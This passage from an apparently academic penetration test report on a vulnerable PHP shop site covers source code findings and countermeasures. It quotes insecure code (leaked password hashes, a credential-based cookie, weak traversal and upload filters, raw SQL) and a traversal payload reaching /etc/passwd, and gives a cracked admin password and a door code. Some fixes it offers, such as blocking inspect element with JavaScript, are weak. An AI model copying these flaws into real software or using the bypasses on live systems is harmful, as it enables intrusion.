


***Figure 3.1.1** – RIPS results.*

3.1.1 Information Leakage

The first identified issue was a leak of the user's current password. It was stored as an MD5 hash in **view_customer.php** inside the admin panel – something which the tester did not find during the exploitation phase. The code pulled the md5 hash directly from the database. **(Figure 3.1.2)** At first it appeared that the form holding the credentials was protected by an HTML **readonly** attribute but inspecting the code inside the browser showed the hash. **(Figure 3.1.3)** This is highly insecure as anybody with access to the admin panel would be able to obtain every user password.

```
140     <div class="col-sm-10">
141       <input type="password" name="password" class="form-control" name="midname" id="password" onchange="validation()"  value="<?php echo $row['Password'];?>" readonly/>
142     </div>
```

Figure 3.1.2 *– User password leak (view_customer.php, line 141)*

```
...                  <input type="password" name="password" class="form-control" id="password"
                     onchange="validation()" value="7052cad6b415f4272c1986aa9a50a7c3" readonly>
                      == $0
```

Figure 3.1.3 *– Proof of password leak.*

The **cookie.php** file contained the full script used to create a user's SecretCookie. The script was proof that the authentication token was formed with the user's credentials, Unix timestamp and then encoded with ROT13 then from binary to hex. **(Figure 3.1.4)** (Section **2.6.2 Testing the SecretCookie**)

```
1  <?php
2  $str=$username.':'.$password.':'.strtotime("now");$str = bin2hex(str_rot13($str)); setcookie("SecretCookie", $str);
3  ?>
```

Figure 3.1.4 *– Cookie script (cookie.php, line 2)*

Furthermore, the tester discovered three comments in three separate files which were a severe information leak. The first could be found in **hidden.php** – a note for a door's secure code. **(Figure 3.1.5)** The second was in **user_products.php** and it showed the root directory of the web application. **(Figure 3.1.6)** The name of an employee from the web development team was found in **user_account2.php.** This intel could aid an attacker to physically break into the shop or obtain all the source code if they find the website's FTP login credentials or compromise the server itself with the shellshock vulnerability – including the database and user credentials. (More information and screenshots can be found in Section **2.2.1 Visible Content**)

```
E: > 319_code > 1901560 > hidden.php
1   <!-- ***Note to self: Door-entry number is 1846 -->
2
```

Figure 3.1.5 *– Door entry number (hidden.php, line 1)*

Figure 3.1.6 *– Document root location (user_products.php, line 1)*

The database login information was found inside **connect.php** located inside the **include** directory. **(Figure 3.1.7)** The folder was visible to anyone who opened it in a browser. This is a secure way to connect to a database, but other issues (misconfigurations) make the directory itself vulnerable. Ways to secure this can be found in section **3.2 Discovered Vulnerabilities and Countermeasures**.

Figure 3.1.7 *– Database connection (connect.php, line 1-11)*

A **phpinfo()**; method was identified in **phpinfo.php**. It was openly available and leaked all available information about the php and Apache versions, as well as the overall setup of the web application. Thanks to it, the attacker discovered that the server was vulnerable to the shellshock vulnerability. **(Figure 3.1.8)**




Figure 3.1.8 *– Phpinfo method (phpinfo.php, line 2-6)*

3.1.2 Directory Traversal and Local File Inclusion

The **.htaccess** file found inside the root directory of the web application was set to ***Options +Indexes***. This enables directory browsing which would allow an attacker to freely navigate through the root folders and use the obtained intel against the application. This was also what made the directory containing the database connection script insecure. The "**include**" directory and its files were visible which would hint an attacker that the connection file will be there. All other folders in the root directory were also visible. **(Figure 3.1.9)**




Figure 3.1.9 *– Directory browsing enabled (.htaccess, line 1)*

The script within the **lfifilter.php** file attempted to remove directory traversal attacks by filtering the **pagetype** variable in the URL. It, however, only prevented basic traversal and local file inclusion attempts. More complex attempts using obfuscation (e.g., *..../..../..../..../..../etc/passwd*) bypassed it as only one set of "**../**" was being removed while the rest were still executed. **(Figure 3.1.10**) The vulnerability could be exploited in the **appendage.php** page. **(Figure 3.1.11)** A different way of bypassing the filter can also be found in section **2.8.3 Path Traversal** with the use of simple URL encoding – **%2F** which decodes to a forward slash character ("**/**").




Figure 3.1.10 *– String replace filter (lfifilter.php, line 1-3)*




Figure 3.1.11 *– Appendage page calling the filter (appendage.php, line 81-85)*

3.1.3 File Upload

A file extension validation check was present in the source code of the website. It checked if the file was a jpeg, jpg or png and the code can be found in **changepicture.php** inside the root directory. **(Figure 3.1.12)** The tester successfully bypassed the filtering attempt during the testing phase with the use of double extensions – for example **csrf2.html.png**. They also uploaded php files, but they were unable to execute them. If, however, they could – the script inside the file could have damaged the application or stolen data from it. Images could also be uploaded for products inside the administrator area in **add_new_product.php** but it did not require any sort of validation.

```
22  ##############################################
23  # 1 - Filetype invalid
24  ##############################################
25  if ($fileuploadtype=="TYPE" || $fileuploadtype=="ALL"){
26  $validtypes= array("image/jpeg","image/jpg","image/png");
27  if(in_array($file_type,$validtypes)=== false){
28      echo '<script type="text/javascript">alert("Invalid filetype detected - what are you up to?.");</script>';
29      echo "<script>document.location='$nextpage'</script>";
30      exit();
31  }
32  }
33
34  ##############################################
35  # 2 - Extension invalid
36  ##############################################
37  if ($fileuploadtype=="EXT"|| $fileuploadtype=="ALL"){
38  $extensions= array("jpeg","jpg","png");
39  if(in_array($file_ext,$extensions)=== false){
40      echo '<script type="text/javascript">alert("extension not allowed, please choose a JPEG or PNG file.");</script>';
41      echo "<script>document.location='$nextpage'</script>";
42      exit();
43  }
44  }
```

Figure 3.1.12 *– File upload filtering (changepicture.php, line 22-44)*

3.1.4 Variable Tampering with Inspect Element

The tester identified during the exploitation phase that data could be tampered through the Inspect Element function of the browsers and with **Burp Suite**. With this, they could easily change the price of a product to zero or even a negative digit which would mean that the company would have to pay them. **(Figure 3.1.13)** The only editable value should be the quantity which is limited to a specific number (e.g., current items in stock) to prevent unrealistic values.

```
134     if($count==0){
135      ?>
136          <input type="hidden" class="span1" name="price"   value="<?php echo $row2['price'];?>"/>
137
138
```

Figure 3.1.13 *– Direct value call (user_product_details.php, line 136)*

A similar case was found in **payment_details.php**. The script pulled the prices of all items inside **order_details** based on the customer's ID then summed it. The summed variable was directly called from the server and could also be tampered via Inspect Element. **(Figure 3.1.14)**

```
 $cart_table = mysql_query("select  sum(total) from order_details where CustomerID='$ses_id' and Orderid=''") or die(mysql_error());
$cart_count = mysql_num_rows($cart_table);

 while ($cart_row = mysql_fetch_array($cart_table)) {



$total = $cart_row['sum(total)'];
```

Figure 3.1.14 *– Total price called from server (payment_details.php, line 133-140)*

3.1.5 SQL Queries

A script used to prevent SQL Injection attempts was present in a file named **sqlcm.php** inside the root directory. It only detected simple SQLi attacks such as **1=1**, **'b'= 'b'** and simple queries using **Select** and **Union**. **(Figure 3.1.15)** This, however, was not efficient in protecting the application from more sophisticated SQL attacks which can be seen in section **2.8.1 SQL Injections.** The script was also only applied in the customer login **index.php** page. The admin login page made use of PHP's string trimming functions. **(Figure 3.1.16)**




Figure 3.1.15 *– SQLi prevention script (sqlcm.php, line 1)*




Figure 3.1.16 *– String trimming (/admin/index.php, line 52-58)*

The tester did not identify any Prepared Statements in any of the source code. This should be fixed, especially for pages which have direct user input as the web application currently has no other SQLi protection than the script from above. This was proof of the results obtained with RIPS.

3.2 DISCOVERED VULNERABILITIES AND COUNTERMEASURES

After the testing and analysis were complete, the attacker compiled a list of the located vulnerabilities and conducted research regarding appropriate and efficient countermeasures which should be implemented to secure the application.

3.2.1 Information Disclosure

Several information disclosure vulnerabilities were discovered throughout the website. They ranged from credential leakage to verbose error reporting and permission misconfigurations.

3.2.1.1 Robots.txt

The Robots.txt file is used prevent web scrapers and spiders from discovering certain pages and directories. The tester found that the file contained rules which disallowed access to **/company-accounts**. This showed the tester a directory which was meant to remain hidden from the public.

Navigating to the directory displayed sensitive information about a different company's details which is a massive breach of privacy and could lead to lawsuits. To mitigate this vulnerability, the directories inside the file should be configured to be inaccessible to the public. Spiders and crawlers may not crawl them, but an attacker will always try to access those directories. (Watts, 2019) The permissions should be fixed immediately as the misconfiguration is a reason for a massive privacy breach. The other company should also be notified for this, whilst appropriate measures must be taken.

3.2.1.2 Credential Leakage

The tester identified that a user's current password was stored in the admin panel. The form was protected by a **readonly** attribute, but this was easily bypassed by inspecting the source code of the page inside a browser. The password was hashed using md5 which is severely insecure.

Mitigating this vulnerability would require the developers to remove the user password from the form as it is not required. Furthermore, the password should be hashed and salted with a stronger algorithm as md5 is easy to crack. This can be done with custom functions or PHP's built-in **password_hash()** and **password_verify()** methods as they hash and salt it then verifies the password by comparing it to the hash inside the database. (PHP, 2001 – Present Day)

3.2.1.3 HTTP

HTTP was used for the whole website. Using HTTP exposes all traffic (including credentials) to traffic interception as it is not encrypted when being transmitted between the client and the server. This also allowed data tampering with Burp Suite as they could easily read the communications. The reason for the unencrypted traffic is the expired SSL certificate. This causes not only the beforementioned issues but also impersonation by a malicious version of the website made by an attacker.

Preventing this vulnerability would require renewing and enabling SSL on the application as then HTTPS would be used. HTTPS will encrypt all data before transmission which will secure the client's data. This way malicious attackers will not be able to analyse the data even if they intercept it. Furthermore, the entirety of the web application should make use of HTTPS to prevent mixed content – for example an HTTPS page with HTTP forms – all HTTP content will still be legible to an attacker.

3.2.1.4 Verbose Errors

Specific cases showed error messages which displayed information about the server. This allows an attacker to obtain information about it before even conducting any attacks – directory layout, operating system, and service versions.

All verbosity should be removed from the error messages after testing has been concluded. The messages which remain should be vague and only specific about the error itself, whilst not disclosing any sensitive data.

3.2.1.5 Cookies

The authentication cookie assigned to a user should not contain confidential data such as the user's password. The script used to generate a cookie should also not be stored in a separate file as it is easy to identify if an attacker obtains the source code of the website. The **SetCookie()** method in PHP is a significantly more secure way of creating and storing authorisation cookies. Furthermore, the cookies did not have an **HTTPonly** attribute which would allow attackers to steal the cookie with the use of XSS. The cookie should have the **HTTPonly** attribute to prevent this and the **secure** attribute when the connection is changed to HTTPS. (PHP, 2001 – Present Day)

Using the HTTPonly attribute will prevent access to the cookies from the client-side while the secure attribute will forbid transfers over HTTP which will prevent it from being stolen. (Lambalgen, 2018)

3.2.1.6 Directory Traversal

Some directories containing vital information were named with generic names which allowed **Dirb** to identify them. (Sections **2.8.3 Path Traversal** and **3.1.2 Directory Traversal and Local File Inclusion**) The directories in question were **admin**, **database**, and **forum** – all three of which contained sensitive information such as the admin portal, an old version of the database and the script for the SQL injection filter. The "**include"** directory was also found by the tool which hints an attacker that connection scripts may be contained inside it.

To prevent this, the directories should use unique names which are hard to guess as this will help avoid detection. (Banach, 2020) The database should also be kept in a secure location and not inside the webserver.

3.2.1.7 Hidden Comments

The tester discovered comments hidden inside the source code which revealed a lot of sensitive information about not only the web application but possibly the physical store as well – root directory of the server and a door code. They should be immediately removed as they serve no purpose to the website's functionalities and will aid an attacker if they were to target the application or even the store itself. Images and more information can be found in sections **2.2.1 Visible Content** and **3.1.1 Information Leakage**.

3.2.2 Authorisation

3.2.2.1 Username Errors

Inputting invalid usernames into the login page displayed a "username not found" error. This allowed username enumeration and brute-forcing which provided the attacker with information about the currently registered users. (OWASP, 2001 – Present Day)

This can be mitigated by changing the error message to something less verbose which will not give specific information about what is wrong. An example would be "Username and/or password are incorrect".

3.2.2.2 No Lockout Policy

A lockout policy was not present in the web application. The lack of such allows attackers to use brute-force techniques as inputting multiple wrong passwords will not prevent their login attempts. The tester used wordlists with thousands of passwords and the lack of such policy allowed them to crack the passwords of users – including the admin password.

To prevent this, the developers should lock the account after three to five unsuccessful login access, whilst sending an email with a password reset link to the user and suggestions for a strong password/passphrase. (OWASP, 2001 – Present Day) This will also notify the user about the login attempts.

3.2.2.3 Admin Portal

Ensuring additional security for the admin login portal is vital and can be achieved in several ways. One example would be the use of a second level authentication like two-factor authentication. The administrators will receive it on their personal devices or with the use of a certificate which is present only on the company's workstations. The 2FA can be sent via SMS or an authenticator application. (Pronschinske, 2010)

Furthermore, the password (**kelly**) of the admin account was obtained in two ways – with SQLMap and Hydra. The attempts were successful due to the lack of the above-mentioned lockout policy and the insecure password. The password should be changed to something more complex which makes use of capital and small letters, numbers, and special characters – for example **NEV3Rg0Nn4G!VE**.

3.2.2.4 Password Policy

A password policy was present in the application. However, it limited the users by forbidding special characters. **(Figure 3.2.1)** This secured the passwords to some extent as it ensured that the users would input a large enough password. However, filtering out special characters makes a great impact on the password quality. The passwords were also hashed using a weak hashing algorithm.

```
38  function validation(){
39      //var CheckPassword = /^[A-Za-z]\w{7,14}$/; - numbers and characters and uppercase
40      //var CheckPassword = /^[a-z]\w{7,14}$/; -
41          var letterexp = /^[a-zA-Z]+$/;
42      var quanti = 32;
43      var CheckPassword = /^\w{7,14}$/;
44      if(document.getElementById('password').value.match(CheckPassword)){
45      }else{
46          alert('Password must have minimum and maximum of 7 to 14 characters');
47          document.getElementById('password').value = '';
48          document.getElementById('password').focus();
49      }
50
```

***Figure 3.2.1** – Password filtering (updatepassword.php, line 38-50)*

Mitigating this issue would require the use of special characters as it makes passwords more unique and harder to brute-force. (Sections **2.5.2 Password Quality** and **3.2.1.2 Credential Leakage**) Additionally, their passwords should be checked using a strength checker. The developers must also make sure to prevent data tampering as the tester successfully bypassed the current password filter inside the **updatepassword.php** page with the use of Burp Suite. The hashing algorithm should also be

changed to something more secure (e.g., **Argon2id** or **bcrypt**). Salting and peppering should also be used for additional security. (Owasp, 2001 – Present Day)

3.2.3 Client-Side Attacks

Two different types of Client-Side attacks were detected during the testing phase – CSRF and XSS. Both attacks can lead to significant issues.

3.2.3.1 XSS Stored Attacks

Stored cross-site scripting attacks attempts were successful. (Section **2.8.2 Cross-Site Scripting**) A malicious hacker could inflict severe damage for both the application and the users by exploiting this vulnerability. To prevent it, data filtering must be implemented when inserted into the database. The input should be sanitised by removing any characters or strings indicating XSS attempts – an example would be JavaScript keywords. The possible location for Stored XXS attacks were inside the administrator area and the user panel (product images and user avatars). Improving the security there would avert possible XSS attacks. (OWASP, 2001 – Present Day)

3.2.3.2 CSRF

The Cross-Site Request Forgery vulnerability was possible due to the lack of an **AntiCSRF** token in the forms. (Section **2.6.4 Testing for CSRF**) The token works in a similar fashion to an authentication cookie – it assigns a unique, random string to the user and the application. If the server detects a mismatch between the tokens, then it will reject any requests. The cookie vulnerabilities should be fixed before the CSRF as the string is stored in the session token. The **SameSite** flag should also be assigned to the cookie as it will not allow requests made from external websites as it will require the cookie to be valid and generated on the same web application. (OWASP, 2001 – Present Day)

3.2.4 Injections

3.2.4.1 SQL Injections

The application made use of a sanitisation script, but it was only present inside **index.php**. (Sections **2.8.1 SQL Injections** and **3.1.5 SQL Queries**) Even then the tester successfully bypassed it as it was efficient against for simple injection attempts. Furthermore, the lack of prepared statements across the entire application allowed the attacker to execute SQLi attacks without any obstacles. This may also be the reason why most tools used by the tester deleted entries from the database.

To prevent this, prepared statements and appropriate sanitisation must be implemented as it will add the user input to a query which has already been pre-made. (PHP, 2001 – Present Day) Adding an SQL injection like that would still use the same logic from the prepared statement which would cause the injection attempt to fail. A proof-of-concept example can be found in **Appendix K**.

3.2.4.2 .HTACCESS allowing Directory Traversal

The tester discovered that the string in the file was set to "**Options +Indexes**". As previously mentioned, this allowed directory browsing inside the root directory of the application. With this, all directories were easily accessible to the attacker including directories which should not be publicly visible – **pictures**, **include**, **database**, **company-accounts**.

The string in the file should be changed to "**Options -Indexes**" to prevent directory browsing inside the root folder. (Morell, 2019)

3.2.4.3 File Upload

The application currently allows upload of files, and the simple filtering script can be bypassed with the use of a double file extension. (Sections **2.8.4 File Inclusion** and **3.1.2 Directory Traversal and Local File Inclusion**) To prevent this, a more sophisticated filter should be implemented – for example removing double extensions upon upload and leaving only allowed extensions. Another way to mitigate it is by assigning a random name to each uploaded file. This will prevent script execution as the attacker will not be able to identify the file they have uploaded without access to the server. (Kovacic, 2021)

3.2.5 Logic Flaws

The tester successfully discovered logic flaws in the order functions of the application. The price of items was vulnerable because it was directly called from the server which made it susceptible to data tampering. (Sections **2.9.1 Testing Transaction Logic** and **3.1.4 Variable Tampering with Inspect Element)** With this, the attacker could order multiple items with negative values. A more sophisticated attack combined with CSRF could also allow them to force a user to order items with a higher price.

This can be prevented by blocking the inspect element feature of browsers with the use of JavaScript to block specific shortcuts. (Zaber, 2020) Additionally, checking the price value from the server after every action (adding to the cart or purchasing) will also aid in preventing cost alteration.

3.2.6 Outdated Services and Missing Headers

The **phpinfo.php** file contained information about the services which the application was using. The tester identified that the Apache server used to host the website was outdated. The version of Apache was susceptible to **shellshock** attack which allows an attacker to execute code and gain unauthorised access on the server itself. (DRD_, 2018) The website was also using an old version of PHP.

Furthermore, the application lacked headers used to protect it – X-XSS-Protection, anti-clickjacking X-Frame-Options, X-Content-Type-Options. (Banach, 2020) The security headers should be added to the application as it increases the security against specific types of attacks. The services should also be updated to their latest versions to obtain up-to-date security patches.

3.3 GENERAL DISCUSSION

The tester achieved the following results after they concluded the investigation:

- Thorough analysis of all vulnerabilities currently present in the application
- Exploitation of all vulnerabilities
- Thorough source code analysis
- Countermeasure guidance

They successfully conducted the penetration test and reached all aims available in section **1.2 Aims** by following the methodology from Web App Hacker's Playbook. The investigation results clearly showed that there were a lot of vulnerabilities ranging from low to critical severity. Examples for the disclosed vulnerabilities were SQL Injections, Cross-Site Scripting, CSRF, numerous misconfigurations and even deletion of database entries by vulnerability scanners.

The most frequent vulnerability was SQL Injections due to the lack of prepared statements – a total of 160 code vulnerabilities discovered by the automated scanner **RIPS**. There was an attempt to prevent exploitation, but it was only applied for **index.php** in the root directory. The rest used string trimming methods which successfully protected the application from more common injections. A lot of data leakage was also present in the application with a rather critical case, **company-accounts** directory, which held information about a different company. Additionally, an outdated version of the database was obtained by the attacker as it was open to the public due to misconfigurations.

The source code of the web application is well structured and clean, but it had severe issues in terms of security. Some of them leaked confidential user data and sensitive information about the application and the physical store of the business. Other issues such as misconfigurations, security headers, and lack of prepared statements can also be easily and inexpensively resolved. Moreover, the misconfigured payment system due to logic flaws could result in the company having to refund money to an attacker for purchasing products with negative prices.

The application is not secure and is a large security risk to not only the company itself but also the customers and the company whose details were found in the above-mentioned directory. The countermeasures listed in the previous section should be immediately implemented to prevent the serious risk of severe financial and reputational data, as well as possible court cases. The suggested actions to mitigate the issues are inexpensive and do not require specialised software or hardware which allows them to be promptly applied.

3.4 FUTURE WORK

If additional time is given to the attacker, they will further test the CSRF vulnerability. The attack they executed in the **updatepassword.php** file successfully triggered the form but did not send information to the database. A straight-forward reason could not be identified as the data was identical when intercepted with Burp Suite. Additionally, examining the code also could not provide any reason why this happened as it only contained simple scripts for changing the first character to a capital letter.

Something else of interest is the more complex CSRF attack mentioned in the previous sections. The tester will attempt a more sophisticated attack which will not only execute a Cross-Site Forgery Request but also tamper the data. Such attack will force an unsuspecting customer to order items with significantly increased prices.

The tester will also provide an additional test to ensure that the issues have been effectively mitigated once the countermeasures are applied. The test will cover the identification and analysis of new vulnerabilities if such exist.

REFERENCES PART 1

Stuttard, D; Pinto, M (2011). *The Web Application Hacker's Handbook*. United States: John Wiley & Sons, Inc. p1-914.

NMAP. (1999). *Documentation.* Available: https://nmap.org/docs.html. Last accessed 1st Oct 2021.

Sullo. (2018). *Nikto.* Available: https://github.com/sullo/nikto. Last accessed 10th Oct 2021.

Pinuaga, R. (2005). *DIRB.* Available: https://sourceforge.net/projects/dirb/files/. Last accessed 10th Oct 2021.

Zap Dev Team. (2001 – Present Day). *Documentation.* Available: https://www.zaproxy.org/docs/. Last accessed 10th Oct 2021.

GCHQ. (2016). *CyberChef.* Available: https://github.com/gchq/CyberChef. Last accessed 15th Oct 2021.

OWASP. (2001 - Present Day). *Testing for Local File Inclusion.* Available: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/. Last accessed 15th Oct 2021.

Damele, B. (2012). *SQLMap Usage.* Available: https://github.com/sqlmapproject/sqlmap/wiki/Usage. Last accessed 20th Oct 2021.

Invicty. (2005 – Present Day). *Acunetix Documentation.* Available: https://www.acunetix.com/support/docs/. Last accessed 20th Oct 2021.

Riel, R. (2014). *Crackstation.* Available: https://github.com/defuse/crackstation. Last accessed 20th Oct 2021.

Chandel, R. (2018). *Comprehensive Guide on Hydra – A Brute Forcing Tool.* Available: https://www.hackingarticles.in/comprehensive-guide-on-hydra-a-brute-forcing-tool/. Last accessed 15th November 2021.

Portswigger Ltd. (2003 – Present Day). *Cross-site request forgery (CSRF).* Available: https://portswigger.net/web-security/csrf. Last accessed 20th Nov 2021.

Portswigger Ltd. (2003 – Present Day). *Burp Suite Documentation.* Available: https://portswigger.net/burp/documentation. Last accessed 20th Nov 2021.

Kingthorin. (2001 – Present Day) *SQL Injection.* Available: https://owasp.org/www-community/attacks/SQL_Injection. Last accessed 23rd Nov 2021.

Websec. (2013). *MySQL Injection.* Available: https://www.websec.ca/kb/sql_injection. Last accessed 23rd Nov 2021.

OWASP. (2001 – Present Day). *Blind SQL Injection.* Available: https://owasp.org/www-community/attacks/Blind_SQL_Injection. Last accessed 23rd Nov 2021.

KirstenS. (2001 – Present Day). *Cross Site Scripting (XSS).* Available: https://owasp.org/www-community/attacks/xss/. Last accessed 25th Nov 2021.

PurpleSec LLC. (2021). *2021 Cyber Security Statistics The Ultimate List Of Stats, Data & Trends.* Available: https://purplesec.us/resources/cyber-security-statistics/. Last accessed 27th Nov 2021.

Portswigger Ltd. (2003 – Present Day). *SQL Injection.* Available: https://portswigger.net/web-security/sql-injection. Last accessed 1st Dec 2021.

Portswigger Ltd. (2003 – Present Day). *Cross-site Scripting.* Available: https://portswigger.net/web-security/cross-site-scripting. Last accessed 1st Dec 2021.

Portswigger Ltd. (2003 – Present Day). *Directory Traversal.* Available: https://portswigger.net/web-security/file-path-traversal. Last accessed 1st Dec 2021.

Portswigger Ltd. (2003 – Present Day). *Authentication Vulnerabilities.* Available: https://portswigger.net/web-security/authentication. Last accessed 1st Dec 2021.

Portswigger Ltd. (2003 – Present Day). *Information Disclosure Vulnerabilities.* Available: https://portswigger.net/web-security/information-disclosure. Last accessed 1st Dec 2021.

Portswigger Ltd. (2003 - Present Day). *Same-Origin Policy.* Available: https://portswigger.net/web-security/cors/same-origin-policy. Last accessed 1st Dec 2021.

Kaspersky. (1997 – Present Day) *What is an SSL certificate – Definition and Explanation*. Available: Kaspersky's Website https://www.kaspersky.com/resource-center/definitions/what-is-a-ssl-certificate. Last accessed 5th Dec 2021.

REFERENCES PART 2

PHP. (2001 - Present Day). *Prepared Statements.* Available: https://www.php.net/manual/en/mysqli.quickstart.prepared-statements.php. Last accessed 2nd Jan 2022.

PHP. (2001 - Present Day). *Sanitising Filters.* Available: https://www.php.net/manual/en/filter.filters.sanitize.php. Last accessed 2nd Jan 2022.

PHP. (2001 - Present Day). *Password_Hash.* Available: https://www.php.net/manual/en/function.password-hash.php. Last accessed 3rd Jan 2022.

PHP. (2001 - Present Day). *Password_Verify.* Available: https://www.php.net/manual/en/function.password-verify.php. Last accessed 3rd Jan 2022.

Morell, D. (2019). *Introduction to the .htaccess file and how it works.* Available: https://www.danielmorell.com/guides/htaccess-seo/basics/introduction-to-the-htaccess-file. Last accessed 3rd Jan 2022.

Zaber, M. (2020). *How To Disable 'Inspect Element' And 'View Page Source' Option On Website.* Available: https://www.zealtyro.com/how-to-disable-inspect-element-and-view-page-source-option-on-website/. Last accessed 4th Jan 2022.

Watts, S. (2019). *How to Address Security Risks with Robots.txt Files.* Available: https://www.searchenginejournal.com/robots-txt-security-risks/289719/. Last accessed 4th Jan 2022.

PHP. (2001 - Present Day). *SetCookie.* Available: https://www.php.net/manual/en/function.setcookie.php. Last accessed 5th Jan 2022.

Lambalgen, M. (2018). *What all Developers need to know about: Cookie Security.* Available: https://techblog.topdesk.com/security/cookie-security/. Last accessed 5th Jan 2022.

Banach, Z. (2020). *HTTP Security Headers: An Easy Way to Harden Your Web Applications.* Available: https://www.netsparker.com/blog/web-security/http-security-headers/. Last accessed 6th Jan 2022.

Kovacic, D. (2021). *Local File Inclusion (LFI): Understanding and Preventing LFI Attacks.* Available: https://www.neuralegion.com/blog/local-file-inclusion-lfi/. Last accessed 6th Jan 2022.

DRD_. (2018). *Exploit Shellshock on a Web Server Using Metasploit .* Available: https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/. Last accessed 7th Jan 22.

OWASP. (2001 - Present Day). Password Storage Cheat Sheet. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html. Last accessed 7th Jan 2022.

OWASP. (2001 - Present Day). *Testing for Weak Lock Out Mechanism.* Available: https://owasp.org/www-project-web-security-testing-guide/latest/4-

Web_Application_Security_Testing/04-Authentication_Testing/03-Testing_for_Weak_Lock_Out_Mechanism. Last accessed 7th Jan 2022.

Pronschinske, M. (2010). *16 Tips for Securing Your Admin Page.* Available: https://dzone.com/articles/16-tips-securing-your-admin. Last accessed 7th Jan 2022.

OWASP. (2001 - Present Day). *Cross Site Scripting Prevention Cheat Sheet.* Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html. Last accessed 12th Jan 2022.

OWASP. (2001 - Present Day). *Cross-Site Request Forgery Prevention Cheat Sheet.* Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html. Last accessed 12th Jan 2022.

